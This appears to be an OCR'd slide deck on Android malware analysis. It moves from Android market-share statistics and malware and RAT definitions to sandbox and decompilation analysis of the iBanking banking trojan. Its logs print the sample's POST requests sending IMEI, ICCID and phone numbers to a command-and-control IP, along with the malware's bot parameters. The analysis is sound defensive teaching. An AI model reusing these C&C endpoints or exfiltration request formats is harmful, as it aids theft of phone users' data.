
Android Malware

Android

- ✓ Android is a mobile operating system (OS) based on the Linux kernel.
- ✓ Developed by Google Inc.
- ✓ The Android beta Version released on November 2007.
- ✓ 2008 HTC Dream


Android



Android Malware

Android


Mobile/Tablet Operating System Market Share



Period	Android	iOS	Windows Phone	BlackBerry OS	Others
2015Q2	82.8%	13.9%	2.6%	0.3%	0.4%
2014Q2	84.8%	11.6%	2.5%	0.5%	0.7%
2013Q2	79.8%	12.9%	3.4%	2.8%	1.2%
2012Q2	69.3%	16.6%	3.1%	4.9%	6.1%

Source: IDC, Aug 2015

Android



http://droidindonesia.com

Statistic of Android users and Internet habits in Indonesia

Traditional Theft

Everyone should prepare to become a victim at some point.

Modern Theft

Defined as the successful or attempted misuse of CC, Bank-Account or other Personal Information

Android Malware Type

Malware (malicious software)

is any software used to disrupt computer operation, gather sensitive information, or gain access to private computer systems.

Trojan

malicious programs that perform actions that have not been authorised by the user.

Android Malware Type

RAT atau Remote Access Trojan

is a malware program that includes a back door for administrative control over the target computer.

RATs are usually downloaded invisibly with a user-requested program -- such as a game -- or sent as an email attachment.

Analysis Method

Dynamic Analysis Malware

Static Analysis Malware

Sample

iBanking Malware

Dendroid Malware

Sample

Dynamic Analysis Malware (anubis)


iBanking Malware

- **Required Permissions**
- android.permission.READ_PHONE_STATE
- android.permission.ACCESS_WIFI_STATE
- android.permission.CHANGE_WIFI_STATE
- android.permission.READ_PHONE_STATE
- android.permission.CALL_PHONE
- android.permission.ACCESS_NETWORK_STATE
- android.permission.CHANGE_NETWORK_STATE
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.ACCESS_NETWORK_STATE
- android.permission.INTERNET
- android.permission.RECEIVE_BOOT_COMPLETED
- android.permission.WRITE_SMS
- android.permission.READ_SMS
- android.permission.RECEIVE_SMS
- android.permission.SEND_SMS
- android.permission.RECEIVE_BOOT_COMPLETED
- android.permission.READ_CONTACTS
- android.permission.RECORD_AUDIO

https://anubis.iseclab.org/?action=result&task_id=1deac1ebce5677294298666755505 3a55&format=html

Android Malware

Android Malware CNC




- Network operations

Timestamp	Operation	Host	Port
11.061	open	203.34.119.20	80
11.061	write	203.34.119.20	80
POST /iBanking/sms/ping.php HTTP/1.1 Content-Length: 0 Host: 203.34.119.20 Connection: Keep-Alive User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)			
33.100	read	203.34.119.20	80
HTTP/1.1 200 OK Date: Wed, 06 May 2015 04:27:49 GMT Server: Apache/2.4.9 (Win32) OpenSSL/1.0.1g PHP/5.5.11 X-Powered-By: PHP/5.5.11 Content-Length: 1 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html 1			
34.063	open	203.34.119.20	80
60.100	read	203.34.119.20	80
HTTP/1.1 200 OK Date: Wed, 06 May 2015 04:28:13 GMT Server: Apache/2.4.9 (Win32) OpenSSL/1.0.1g PHP/5.5.11 X-Powered-By: PHP/5.5.11 Content-Length: 11 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html login TRUE			
98.063	open	203.34.119.20	80
98.063	write	203.34.119.20	80
POST /iBanking/sms/ping.php HTTP/1.1 Content-Length: 0 Host: 203.34.119.20 Connection: Keep-Alive User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)			
106.100	read	203.34.119.20	80
HTTP/1.1 200 OK Date: Wed, 06 May 2015 04:29:17 GMT Server: Apache/2.4.9 (Win32) OpenSSL/1.0.1g PHP/5.5.11 X-Powered-By: PHP/5.5.11 Content-Length: 1 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html 1			

203.34.119.xx

CnC Server

Android Malware Control



- Data leaks


Timestamp	Leak Type	Content Leaked	Destination
11.061	sms	TAINT_ICCID	
i am (89014103211118510720 + Unknown generic)			
35.063	networ		203.34.119.20:80
POST /iBanking/sms/index.ph … www-form-urlencoded Host: 203.34.119.20 Connection: K … .4) bot_id=471&number= 5555215554& iccid=89014103211118510720& … &control_number=%2B6			
107.063	network	TAINT_IMEI	203.34.119.20:80
POST /iBanking/sms/sync.php HTTP/1.1 Content-Length: 113 Content-Type: application/x-www-form-urlencoded Host: 203.34.119.20 Connection: Keep-Alive User-Agent: Apache-HttpClient/UNAVAILABLE (ava 1.4) bot_id=471&imei=357242043237517& iscallhack=1&issmshack=1&isrecordhack=1&isadmin=0&control_number=%2B62856425 69			
182.064	network	TAINT_IMEI	203.34.119.20:80
POST /iBanking/sms/sync.php HTTP/1.1 Content-Length: 113 Content-Type: application/x-www-form-urlencoded Host: 203.34.119.20 Connection: Keep-Alive User-Agent: Apache-HttpClient/UNAVAILABLE java 1.4) bot_id=471&imei=357242043237517& iscallhack=1&issmshack=1&isrecordhack=1&isadmin=0&control_number=%2B62856425 6			

Bot_id=471
CNC Number= +628564256xxxx

Control Number for Remote Access Trojans

Static Analysis Malware

```
./apktool d -s 280887.apk bali/in
```




```
[root@pentest alat]# ./hajar.sh
I: Copying raw classes.dex file...
I: Loading resource table...
I: Loaded.
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/apktool/framework/1.apk
I: Loaded.
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Done.
I: Copying assets and libs...
[root@pentest alat]#
```

```
[root@pentest in]# ls -al
total 444
drwxr-xr-x  3 root root   4096 Sep 15 19:32 .
drwxr-xr-x  3 root root   4096 Sep 15 19:32 ..
-rw-r--r--  1 root root   3386 Sep 15 19:32 AndroidManifest.xml
-rw-r--r--  1 root root    282 Sep 15 19:32 apktool.yml
-rw-r--r--  1 root root 430168 Sep 15 19:32 classes.dex
drwxr-xr-x 11 root root   4096 Sep 15 19:32 res
```

Decompile File Apk

Android Malware Code

